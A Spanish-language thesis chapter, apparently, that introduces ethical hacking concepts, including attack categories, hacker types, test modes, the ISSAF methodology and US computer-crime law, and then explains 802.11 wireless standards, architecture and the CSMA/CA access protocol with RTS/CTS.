Los Sistemas Operativos de hoy en día están cargados con un sin fin de características y funcionalidades, lo que incrementa su complejidad. Aunque los usuarios toman ventaja de estas funcionalidades, esto también hace a los sistemas más vulnerables a los ataques, proveyendo más vías por donde atacar.

La instalación de por defecto (como vienen de fabrica) de los Sistemas Operativos tienen un gran número de servicios corriendo y puertos abiertos. Tal situación le permite a los

Crackers buscar y encontrar vulnerabilidades en los servicios que están corriendo y penetrar por los puertos abiertos.

La aplicación de parches y hot fixes en los Sistemas Operativos y redes complejas de hoy en día no es fácil. Muchos parches o hot fixes solo resuelven una situación o problema inmediato y no se pueden considerar una solución permanente.

Los Crackers siempre están buscando constantemente vulnerabilidades en los Sistemas Operativos para explotarlas y ganar acceso a los sistemas y redes. Los administradores de redes deben tener conocimientos y mantenerse actualizados en el uso de los nuevos exploits y métodos que los Crackers utilizan para estar un paso delante de ellos, tambien deben monitorear sus redes constantemente.

2.1.7.2. Ataques a nivel de aplicación

Las compañías que fabrican aplicaciones o software siempre tienen un itinerario o fecha límite para entregar sus aplicaciones, lo que no le permite tiempo suficiente a los programadores para probar los errores que pueda tener el programa antes de ser entregado.

La poca o ninguna existencia de verificación de errores en los programas lleva a los programas a ser vulnerables a los ataques de Buffer Overflow.

2.1.7.3. Ataque a códigos prefabricados (shrink wrap)

Las aplicaciones de los Sistemas Operativos vienen con un sinnúmero de códigos o scripts de instalaciones de ejemplo para hacerles la vida más fácil a los administradores de redes. El problema con estos scripts es que los administradores de redes no personalizan estos scripts a sus necesidades y los dejan tal y como vienen (por defecto) sin saber que estos scripts de ejemplo también vienen en los Sistemas Operativos que adquieren los Crackers

lo que le permite a los Crackers lanzar ataques con mayor precisión conocidos como “Shrink Wrap Code Attacks”.

2.1.7.4. Ataques a sistemas desconfigurados

Los Sistemas que no son configurados correctamente son los más fáciles de hackear o penetrar. Los Sistemas son complejos y muchos administradores de redes o sistemas no tienen las destrezas y habilidades necesarias o los recursos para resolver los problemas. A menudo los administradores solamente crean una configuración que funcione.

Para aumentar la probabilidad de configurar un sistema correctamente, se tiene que remover cualquier servicio o programa que no sea requerido por el Sistema Operativo.

2.1.7.5. Modalidad Activa

En esta modalidad se altera y compromete la disponibilidad, integridad, autenticidad de la información, así afecta a los sistemas, redes y aplicaciones del objetivo a atacar. Por ejemplo: un ataque sql injection que viene a ser una alteración de la aplicación web, por tanto puede implicar un robo de información.

2.1.7.6. Modalidad Pasiva

No alteran ni modifican al sistema o red objetivo (entidad atacada), solo se obtiene y compromete la confidencialidad e información, por ejemplo: sniffing de red que solo es una escucha y visualización de paquetes en la red.

2.1.8. Clasificación de hackers

2.1.8.1 Black Hats

Individuos con destrezas extraordinarias en computación que recurren a actividades maliciosas o destructivas. También conocidos como crackers.

2.1.8.2 White Hats

Individuos que tienen habilidades en la computación y las utilizan para propósitos defensivos. Son también conocidos como analistas de seguridad.

2.1.8.3 Gray Hats

Individuos que trabajan en algunas ocasiones defensivamente y otras ofensivamente

2.1.8.4 Suicide Hackers

Individuos que tienen por objeto destruir las infraestructuras críticas por una “causa” y no se preocupan por enfrentar hasta 30 años en la cárcel por sus acciones

2.1.9. Modos de Hacking Ético

2.1.9.1. Redes remotas

Simulación de un ataque desde internet, donde los posibles objetivos son: HTTP(Hypertext Transfer Protocol), SMTP (Simple Mail Transfer Protocol), SQL (Structured Query Language) y otros servicios a disposición. El primer ataque debería derrotar el firewall externo y/o routers que filtren paquetes.

2.1.9.2. Redes locales

Simulación de un ataque desde el interior de la organización por ejemplo por algún empleado con varios privilegios pero que puede ganar acceso sin autorización de otros

privilegios sobre la red local. Las defensas primarias que deben ser derrotadas son: firewalls de la intranet, zona desmilitarizada que incluye servidores web internos y las medidas de seguridad del servidor.

2.1.9.3. Ingeniería social

Este enfoque trata la prueba de confianza de los empleados, evaluando la integridad y compromiso del personal de la organización.

2.1.9.4. Equipamiento robado

Este enfoque simula el hurto de información critica de los recursos disponibles, como pueden ser laptops sustraídas a su propietario, la cual puede contener datos valiosos de la organización como nombres de usuarios y contraseñas.

2.1.9.5. Equipamiento sin autenticación

Esta simulación busca puntos de acceso inalámbricos, routers y modem para tratar de verificar si los sistemas son lo suficientemente seguros y tienen habilitados los controles debidos para autenticarse.

2.1.9.6. Seguridad física

Este enfoque trata de comprometer la infraestructura física de la organización, teniendo como objetivo especifico los accesos físicos como equipos, cintas de backup, servidores, etc.

2.1.10. Tipos de pruebas

Cuando se realizan pruebas de seguridad o penetración, un hacker ético utiliza uno o más tipos de pruebas en el sistema. Cada uno de los tipos simula un ataque con diferentes niveles de conocimiento sobre el blanco de evaluación. Estos tipos se clasifican en:

2.1.10.1. Black Box

Esta prueba involucra la realización de una evaluación de seguridad sin previo conocimiento de la infraestructura de la red o sistema a ser probado. Este tipo de prueba simula un ataque realizado por parte de un hacker malicioso fuera del perímetro de seguridad de la organización.

2.1.10.2. White Box

Esta prueba involucra la realización de una evaluación de seguridad con previo conocimiento de la infraestructura de la red o sistema a ser probado, tal y como un administrador de la red debería saberlo.

2.1.10.3. Grey Box

Esta prueba involucra la realización de una evaluación de seguridad internamente, examinando los puntos de acceso con información privilegiada dentro de la red.

2.1.11. Creación del plan de evaluación de seguridad

Muchos hackers éticos actúan en el rol de profesionales de la seguridad utilizando sus habilidades para realizar evaluaciones de seguridad o pruebas de penetración. Estas pruebas y evaluaciones tienen tres fases, generalmente ordenadas como sigue:

Preparación → realización de la evaluación de seguridad → conclusión

La fase de preparación involucra un convenio formal entre el hacker ético y la organización. Este convenio o contrato, incluye un alcance total de la prueba, los tipos de

ataques (internos o externos) que son utilizados, y los tipos de pruebas: White box, black box y grey box.

Durante la fase de Realización de evaluación de la seguridad, las pruebas son conducidas, luego de lo cual el hacker ético prepara un reporte formal de vulnerabilidades y otros descubrimientos. Estos descubrimientos son presentados a la organización en la fase de conclusión junto con las recomendaciones para mejorar la seguridad.

2.1.12. Reportes de Hacking Ético

El resultado de una prueba de penetración de la red o auditoria de seguridad, es un reporte de hacking ético. Este reporte presenta los detalles de los resultados de la actividad de hacking, los tipos de pruebas y los métodos de hacking utilizados. Estos resultados son comparados con el trabajo programado antes de la realización de la fase de evaluación de seguridad.

Cualquier vulnerabilidad identificada es detallada y sus contramedidas son sugeridas. Este documento es usualmente entregado a la organización en un formato impreso, por razones de seguridad.

Los detalles de un reporte de hacking ético deben mantenerse confidenciales, porque ellos desnudan los riesgos de seguridad y vulnerabilidades de la organización. Si este documento cae en manos equivocadas, los resultados involucrarían un desastre para la organización.

2.1.13. Metodología ISSAF para pruebas de penetración

Los profesionales en seguridad de la información que utilizan el hacking ético para realizar pruebas de penetración se basan en una de las metodologías que involucran la evaluación de seguridad y riesgos de la red, denominada ISSAF (Information Systems Security

Assessment Framework) que proviene de la organización OISSG (Open Information System Security Group).

En el proceso de auditoría del presente proyecto se utilizará la metodología ISSAF adaptada a un entorno inalámbrico, con el objetivo de que la secuencia de pasos del hacking ético coincida y se complemente con las fases de la mencionada metodología.

ISSAF proporciona un marco estructurado que categoriza y examina la seguridad de los sistemas gracias a varios criterios. ISSAF debe usarse para cumplir los requisitos de aportación adicional de seguridad de una organización y puede ser usado como una referencia para cubrir otras necesidades de seguridad de información. ISSAF incluye un conjunto de fases de procesos de seguridad como se puede apreciar en la figura II.01 con su aportación adicional para el blindaje del sistema respecto a las vulnerabilidades que pueden existir.

La información en ISSAF es organizada en criterios de evaluación bien definidos, los cuales incluyen:

• Una descripción de los criterios de evaluación.
• Sus metas y objetivos
• Los requisitos esenciales para dirigir las evaluaciones
• El proceso para la evaluación
• Exhibición de los resultados esperados
• Contramedidas y recomendaciones
• Referencias para documentos externos




Figura II.1. Fases de la metodología ISSAF para pruebas de penetración

Este proyecto cubrirá los pasos esenciales para determinar vulnerabilidades o brechas en redes inalámbricas, por lo que se tiene que ajustar a la metodología para llevar un orden que permita conducir a las medidas adecuadas que mitiguen los riesgos de tener vulnerabilidades, lo cual se detallará en el capítulo IV.

2.1.14. Implicaciones éticas y legales

Como se mencionó anteriormente, si se contrata el servicio de Hacking Ético, se debe siempre firmar un "Acuerdo de Confidencialidad". El objetivo del acuerdo, consiste en garantizar al cliente que no se ejecutarán pruebas dañinas sobre sus equipos y servicios, que el intercambio de información entre las partes se realizará de forma segura y que ambos mantendrán reserva sobre los descubrimientos que sucedieran durante la ejecución del servicio de hacking ético, protegiendo así tanto al cliente como a la empresa consultora. Este acuerdo, por lo general debe ser revisado por un abogado y debe estar amparado dentro de las leyes del país donde se ejecute el servicio de Hacking Ético.

Un hacker ético debería conocer las penalizaciones del hacking no autorizado en un sistema, además de ser cuidadosos en sus destrezas, reconociendo las consecuencias de un acto mal ejecutado.
Los delitos informáticos son ampliamente categorizados en: delitos facilitados por un computador y los delitos donde el computador es el objetivo.

Las dos leyes más importantes de los Estados Unidos de Norteamérica con respecto a los delitos son descritas en la siguiente sección, y podrían adaptarse muy bien a las leyes de cualquier país del mundo como Ecuador donde cualquier delito o falta cometida por un hacker ético que rompa aquellas leyes deberá ser procesado penalmente.

2.1.14. Leyes federales USC 18, 1029 y 1030

En esta sección se resume el código legal de los Estados Unidos que categoriza y define las leyes por títulos. El titulo 18 detalla los “Delitos y Procedimiento criminal”, la sección 1029 se refiere al “Fraude y actividades relacionadas a la conexión con dispositivos de acceso”, declarando que si se fabrica, vende o utiliza instrumentos falsificados o alterados de telecomunicaciones o dispositivos de acceso con fines fraudulentos es causa de proceso legal. Esta sección 1029 criminaliza el mal uso de las contraseñas de los computadores y otros dispositivos de acceso.

La sección 1030 detalla el “Fraude relacionado con la conexión a equipos de computo” que prohíbe el acceso a computadoras protegidas sin permiso y causando daños. Este estatuto criminaliza la difusión de virus, gusanos y la ruptura de sistemas de computadoras por individuos no autorizados.

2.2 REDES INALAMBRICAS

2.2.1. Introducción

Una red inalámbrica es una tecnología de radio de corto alcance sin patente llamada IEEE 802.11b, también conocida como Wi-Fi (es una abreviatura de Wireless Fidelity, creada por una asociación comercial). Wi-Fi no es la única pero es la más común de la tecnología de redes inalámbricas.

La historia describe al desarrollo de la primera red inalámbrica en la Universidad de Hawai en 1971 para enlazar los ordenadores de cuatro islas sin utilizar cables de teléfono. Las redes inalámbricas entraron en el mundo de los ordenadores personales en los años 80, cuando la idea de compartir datos entre ordenadores se estaba haciendo popular. Algunas de las primeras redes inalámbricas no utilizaban las ondas de radio, sino que empleaban transceptores (transmisores-receptores) de infrarrojos. Desgraciadamente, los infrarrojos no terminaron de despegar porque ese tipo de radiación no puede atravesar los objetos físicos. Por tanto, requiere un paso libre en todo momento, algo difícil de conseguir en la mayoría de las oficinas (incluso los infrarrojos modernos siguen teniendo un ancho de banda muy bajo cuando funcionan).

Las redes inalámbricas basadas en radio despegaron a principios de los años 90 cuando la potencia de procesamiento de los chips llegó a ser suficiente para gestionar los datos transmitidos y recibidos a través de conexiones de radio.

Sin embargo, estas primeras implementaciones eran caras y eran productos de marca: no se podían comunicar unas con otras. Las redes incompatibles están abocadas al fracaso, de modo que, a mediados de los años 90, la atención se centró en torno al naciente estándar IEEE 802.11 para las comunicaciones inalámbricas. Las primeras generaciones del IEEE 802.11, ratificado en 1997, eran relativamente lentas en cuanto a velocidad, ejecutándose entre 1 y 2 megabits por segundo (Mbps). Se utilizaron a menudo en logística: operaciones

de almacén e inventario en las que no era viable el uso de cableado o resultaba muy caro mantenerlo.

Estaba claro que la tecnología podía ir mucho más allá y en 1999 el IEEE finalizó el estándar 802.11b, aumentando el rendimiento de las redes inalámbrica a 11Mbps (como comparación, la red Ethernet del estándar 10BaseT es de 10Mbps).

Aunque hubieron muchas compañías implicadas en la creación de la especificación 802.11b, Lucent Technologies y Apple Computer abrieron el camino para producir dispositivos de red inalámbrica asequibles para los pequeños consumidores.

El momento decisivo para las redes inalámbricas llegó en julio de 1999, con el lanzamiento por parte de Apple de su tecnología AirPort. AirPort era una versión del IEEE 802.11b ajustada al estándar de la industria y Apple puso en marcha el mercado cobrando cien dólares por una tarjeta de red inalámbrica que encajaba en distintos modelos del Macintosh y trescientos por un punto de acceso (que Apple llamaba una Estación Base AirPort). Costó más de un año que otras compañías bajaran sus precios al nivel que había establecido Apple, pero introduciendo las redes inalámbricas en el mayor mercado de los PC, estas compañías pudieron continuar reduciendo los precios.

A lo largo de los últimos años, las capacidades han aumentado y los precios han bajado y la facilidad de uso ha mejorado para que cualquiera que puede configurar un ordenador pueda también configurar una red inalámbrica, complementada con una conexión compartida con Internet. La popularidad enorme de Wi-Fi permanecerá durante muchos años más según los analistas de TICs, complementándose con tecnologías de reciente investigación y desarrollo.

2.2.2. Estándares 802.11

WiFi es el nombre con el que se bautizó el estándar que describe los productos WLAN basados en los estándares 802.11. Dicho modelo fue desarrollado por un grupo de

comercio, que adoptó el nombre de “Wifi Alliance”, compuesto entre otros por compañías como 3com, Aironet, Lucent o Nokia y que responde al nombre oficial WECA (Wireless Ethernet Compatibility Alliance).

El estándar 802.11 vio la luz en Junio de 1997 y se caracteriza por ofrecer velocidades de 1 y 2 Mbps, un sistema de cifrado sencillo llamado WEP (Wired Equivalent Privacy) y opera en la banda de frecuencia de 2.4Ghz; en dos años, septiembre de 1999, aparecen las variantes 802.11a y 802.11b que ofrecen velocidades de 54 y 11 Mbps respectivamente.

La tecnología principal utilizada actualmente para la construcción de redes inalámbricas de bajo costo es la familia de protocolos 802.11, también conocida en muchos círculos como Wi-Fi. La familia de protocolos de radio 802.11 (802.11a, 802.11b, and 802.11g) han adquirido una gran popularidad en Estados Unidos y Europa. Mediante la implementación de un set común de protocolos, los fabricantes de todo el mundo han producido equipamiento altamente interoperable. Esta decisión ha resultado ser de gran ayuda para la industria y los consumidores. Los compradores pueden utilizar equipamiento que implementa el estándar 802.11 sin miedo a “quedar atrapado con el vendedor”. Como resultado, pueden comprar equipamiento económico en un volumen que ha beneficiado a los fabricantes. Si por el contrario estos últimos hubieran elegido implementar sus propios protocolos, es poco probable que las redes inalámbricas fueran económicamente accesibles y ubicuas como lo son hoy en día.

Si bien nuevos protocolos como el 802.16 (también conocido como WiMax) van a ser capaces de solucionar algunas limitaciones observadas en el protocolo 802.11, les queda un largo camino para alcanzar la popularidad y el precio de ese equipamiento.
Existen muchos protocolos en la familia 802.11 y no todos están relacionados específicamente con el protocolo de radio. Los tres estándares implementados actualmente en la mayoría de los equipos disponibles se describen brevemente a continuación.

2.2.2.1. 802.11b

Ratificado por IEEE el 16 de septiembre de 1999, el protocolo de redes inalámbricas 802.11b es probablemente el más asequible hoy en día. Millones de dispositivos que lo utilizan han sido vendidos desde 1999.

Utiliza una modulación llamada Espectro Expandido por Secuencia Directa –Direct Sequence Spread Spectrum (DSSS)– en una porción de la banda ISM desde 2400 a 2484 MHz. Tiene una tasa de transmisión máxima de 11Mbps, con una velocidad real de datos utilizable mayor a 5Mbps.

2.2.2.2. 802.11g

Como no estuvo finalizada sino hasta junio de 2003, el protocolo 802.11g llegó relativamente tarde al mercado inalámbrico. A pesar de esto, el protocolo 802.11g es hoy por hoy el estándar de facto en la redes inalámbricas utilizado como una característica estándar en virtualmente todas las laptops y muchos de los dispositivos handheld. Utiliza el mismo rango ISM que 802.11b, pero con el esquema de modulación denominado Orthogonal Frequency Division Multiplexing (OFDM) –Multiplexaje por División de Frecuencias Ortogonales. Tiene una tasa de transmisión máxima de 54Mbps (con un rendimiento real de hasta 25Mbps), y mantiene compatibilidad con el altamente popular 802.11b gracias al soporte de las velocidades inferiores.

2.2.2.3. 802.11a

También ratificado por la IEEE el 16 de septiembre de 1999 el protocolo 802.11a utiliza OFDM. Tiene una tasa de transmisión máxima de 54Mbps (con un rendimiento real de hasta 27Mbps). El 802.11a opera en la banda ISM entre 5725 y 5850MHz, y en una porción de la banda UNII entre 5.15 y 5.35GHz. Esto lo hace incompatible con el 802.11b o el 802.11g, y su alta frecuencia implica un rango más bajo comparado con el 802.11b/g al mismo nivel de potencia. Si bien esta porción del espectro es relativamente inutilizada

comparada con la de 2.4GHz, desafortunadamente su uso es legal sólo en unos pocos lugares del mundo. Realice una consulta a sus autoridades locales antes de utilizar equipamiento 802.11a, particularmente en aplicaciones externas. Esto mejorará en el futuro, pues hay una disposición de la unión Internacional de comunicaciones (UIT) instando a todas las administraciones a abrir el uso de esta banda. El equipo es bastante barato, pero no tanto como el 802.11b/g.

Además de los estándares mencionados anteriormente, hay fabricantes que ofrecen extensiones que permiten velocidades de hasta 108Mbps, mejor encriptación, y mayor rango. Desafortunadamente esas extensiones no funcionan entre productos de diferentes fabricantes, y adquirirlos lo va a atar a un vendedor específico. Nuevos productos y estándares (tales como 802.11n, 802.16, MIMO, y WiMAX) prometen incrementos significantes en velocidad y alcance, pero recién se están comenzando a comercializar y la disponibilidad e interoperabilidad entre marcas no está clara.

2.2.3. Fundamentos de IEEE 802.11b/g

Al ser plenamente compatibles tanto IEEE 802.11 b como IEEE 802.11g, siendo el segundo la evolución del primero, en estos estándares se define la capa física y la capa de control de acceso al medio (MAC) para una red de área local inalámbrica. La capa física utiliza Direct Sequence Spread Spectrum (DSSS), que codifica cada bit en un patrón de bit, llamado un código chipping. Esta técnica es semejante a la utilizada en CDMA, excepto que ahora todos los móviles (y las estaciones base) utilizan el mismo código chipping. Como todos utilizan el mismo código, DSSS no es un protocolo de acceso múltiple; es decir, no intenta coordinar el acceso al canal desde múltiples host, sino que es un mecanismo de la capa física que propaga la energía en una señal sobre un rango de frecuencia amplio, mejorando por ello la capacidad del receptor para recuperar los bits originales transmitidos.

2.2.3.1. Arquitectura

La figura II.2 ilustra los componentes principales de la arquitectura de LAN sin cable 802.11. El bloque de construcción fundamental de la arquitectura 802.11 es la celda, conocida como conjunto de servicio básico (Basic Service Set BSS) en la jerga de 802.11. Un BSS normalmente contiene una o más estaciones sin cable y una estación base central, conocida como punto de acceso (Access Point AP).




Figura II.2. Arquitectura de LAN IEEE 802.11.

Las estaciones sin cable (que pueden ser fijas o móviles) y la estación base central se comunican entre sí utilizando el protocolo MAC sin cable IEEE 802.11.

Una red local inalámbrica o WLAN tiene dos modos posibles de comunicación entre los dispositivos:

- Ad hoc o de peer to peer (entre pares), donde un dispositivo se comunica directamente con otro de su misma especie sin la intervención de algún dispositivo central como se muestra en la figura II.3.
- Infraestructura, donde la comunicación entre dispositivos se realiza a través de un equipo central concentrador de datos conocido como Access Point o punto de acceso que generalmente está conectado a una red cableada que hasta le permite acceso a Internet o una red corporativa como se muestra en la figura II.4.




Figura II.3. Ejemplo de red Ad Hoc

El modelo de infraestructura es el más utilizado a causa de que se implementa toda la seguridad en torno al dispositivo central o Access Point. El estándar define 15 canales que pueden ser utilizados para realizar la comunicación. Cada placa de red ubicada en cada computadora rastrea cada uno de los 15 canales en busca de una WLAN. Tan pronto como los parámetros configurados en el cliente y en Access Point coincidan, éstos iniciarán la comunicación y la computadora cliente pasará a formar parte de la red. Los canales son rastreados por la placa de red y configurados en el Access Point. Algunos modelos sólo permiten el uso de 11 canales únicamente.

Múltiples puntos de acceso se pueden conectar juntos (utilizando, por ejemplo, una Ethernet con cable u otro canal sin cable) para formar un sistema de distribución (Distribution System DS). El DS aparece como una única red 802 para los protocolos de alto nivel (por ejemplo IP), mientras que una red Ethernet cableada 802.3, con bridges, aparece como una única red 802 para los protocolos de las capas altas.




Figura II.4. Ejemplo de red de infraestructura

2.2.3.2. Protocolo de Acceso al Medio 802.11

Lo mismo que en una red de cable Ethernet 802.3, las estaciones de una LAN sin cable IEEE 802.11 deben coordinar su acceso y el uso del medio de comunicación compartido (en este caso la frecuencia de radio). Una vez más, ésta es tarea del protocolo de control de acceso al medio (MAC). El protocolo MAC IEEE 802.11 es un protocolo de acceso múltiple con detección de portadora y prevención de colisión (CSMA/CA). Similarmente en redes Ethernet, un protocolo CSMA sondea primero el canal para determinar si está ocupado por la transmisión de un marco desde alguna otra estación. En la especificación 802.11, la capa física monitoriza el nivel de energía en la frecuencia de radio para determinar si otra estación está transmitiendo, y proporciona su información sondeando la portadora para el protocolo MAC. Si se detecta que el canal está vacío durante una cantidad de tiempo igual o mayor el espacio entre marcos distribuido (Distributed Inter Frame Space; DIFS), entonces se permite transmitir a una estación. Como con cualquier protocolo de acceso aleatorio, este marco será recibido con éxito en la estación de destino si no ha interferido ninguna transmisión de otra estación con la transmisión del marco.

Cuando una estación receptora ha recibido total y correctamente un marco para el que era el recipiente direccionado, espera durante un periodo de tiempo corto, conocido como espaciado corto entre marcos (Short Inter Frame Spacing; SIFS), y envía entonces un marco de confirmación de vuelta al emisor. Esta confirmación de la capa de enlace de datos permite al emisor saber si el receptor ha recibido en efecto el marco de datos del emisor. Inmediatamente se verá que esta confirmación explícita se necesita, porque, a diferencia del caso de Ethernet con cable, un emisor sin cable no puede determinar por sí mismo si la transmisión del marco fue recibida en el destino sin colisionar con ningún otro marco. La transmisión de un marco por la estación emisora y la confirmación consecuente por la estación de destino se muestran en la figura II.5.

La figura II.5 ilustra el caso en el que el emisor sondea para ver si el canal está vacío. ¿Qué sucede si el emisor detecta que el canal está ocupado?. En este caso, la estación realiza un procedimiento de backoff que es similar al de Ethernet. De forma más específica, una

estación que detecta que el canal está ocupado retrasará su acceso hasta que el canal sea detectado más tarde como vacío. Una vez que se detecta que el canal está vacío durante una cantidad de tiempo igual a DIFS, la estación computa entonces un tiempo de backoff aleatorio adicional y cuenta hacia atrás este tiempo que el canal se detecta vacío. Cuando el temporizador aleatorio backoff llega a cero, la estación transmite su marco. Como en el caso de Ethernet, el temporizador de backoff aleatorio sirve para evitar tener inmediatamente múltiples estaciones comenzando la transmisión (y por tanto colisionando) después de un periodo vacio DIFS.




Figura II.5. Transmisión de datos y confirmación en IEEE 802.11

Como en el caso de Ethernet, el intervalo sobre el que el temporizador backoff selecciona aleatoriamente se duplica cada vez que un marco transmitido experimenta una colisión.

Anteriormente se ha indicado que, a diferencia del protocolo 802.3 Ethernet, el protocolo MAC inalámbrico 802.11 no implementa detección de colisión. Hay un par de razones para esto:

- La capacidad para detectar colisiones requiere la capacidad tanto del emisor (su propia señal) como del receptor (para determinar si la transmisión de otra estación

está interfiriendo con la transmisión que le llega) al mismo tiempo. Esto puede ser costoso.

- Todavía más importante: incluso si hubiera detección y no se hubiera sondeado dicha colisión cuando se estaba enviando, se podría producir una colisión en el receptor.

Esta última situación se produce como consecuencia de las características especiales del canal sin cable. Supongamos que la estación A está transmitiendo a la estación B. Supongamos además que la estación C está transmitiendo a la estación B. Con el llamado problema del terminal oculto, las obstrucciones físicas en el entorno (por ejemplo una montaña) pueden impedir que A y C escuchen las transmisiones del otro, incluso aunque las transmisiones de A y de C estén interfiriendo de hecho en el destino, B. Esto se muestra en la figura II.6(a). Un segundo escenario que produce colisiones no detectables en el receptor deriva de la atenuación (fading) de la intensidad de una señal que se propaga a través de un medio sin cable. La figura II.6(b) ilustra el caso en el que A y C están colocada de forma que las intensidades de sus señales no son lo suficientemente fuertes como para detectar la transmisión de la otra, aunque sus transmisiones son lo bastante fuertes como para interferir entre sí en la estación B.

Dadas estas dificultados respecto a la detección de colisiones en un receptor sin cable, los diseñadores de IEEE 802.11 desarrollaron un protocolo de acceso que aspiraba a impedir colisiones (de aquí el nombre CSMA/CA), más que a detectar y recuperarse de colisiones (CSMA/CD). Primero, el marco IEEE 802.11 contiene un campo de duración en el que la estación de envío indica explícitamente la longitud de tiempo en la que el marco se estará transmitiendo en el canal.

Este valor permite que otras estaciones determinen la cantidad mínima de tiempo –el llamado vector de reserva de red (network allocation vector, NAV)- en la que deberían retrasar su acceso, como se ve en la figura II.5.

El protocolo IEEE 802.11 puede utilizar también un marco de control corto (Request To Send, RTS) y un marco corto (Clear To Send, CTS) para reservar el acceso al canal.

Cuando un emisor quiere enviar un marco, envía primero un marco RTS al receptor, indicando la duración del paquete de datos y del paquete de confirmación ACK. Un receptor que recibe un marco RTS responde con otro CTS, dando al emisor permiso explícito para enviar. Las restantes estaciones que escuchen el RTS o el CRS conocerán la transmisión de datos pendiente, y podrán evitar interferir con sus transmisiones. Los marcos RTS, CTS, DATA y ACK se muestran en la figura II.7. Un emisor IEEE 802.11 puede trabajar utilizando los marcos de control RTS/CTS, como se ve en la figura II.7, o puede enviar simplemente sus datos sin utilizar inicialmente el marco de control RTS, como se ve en la figura II.5.




Figura II.6. El problema del terminal oculto (a) y de la atenuación (b)

El uso de los marcos RTS y CTS ayuda a evitar colisiones de dos formas importantes:

- Como el marco CTS transmitido por el receptor será escuchado por todas las estaciones en la proximidad del receptor, ayuda a evitar tanto el problema de la estación oculta como el de la atenuación.
- Como los marcos RTS y CTS son cortos, una colisión en la que estén implicados un RTS o un CTS sólo retrasará la duración total del marco RTS o CTS. Considere que cuando los marcos RTS y CTS son transmitidos correctamente, no debiera haber colisiones que implicaran a los marcos DATA y ACK siguientes.

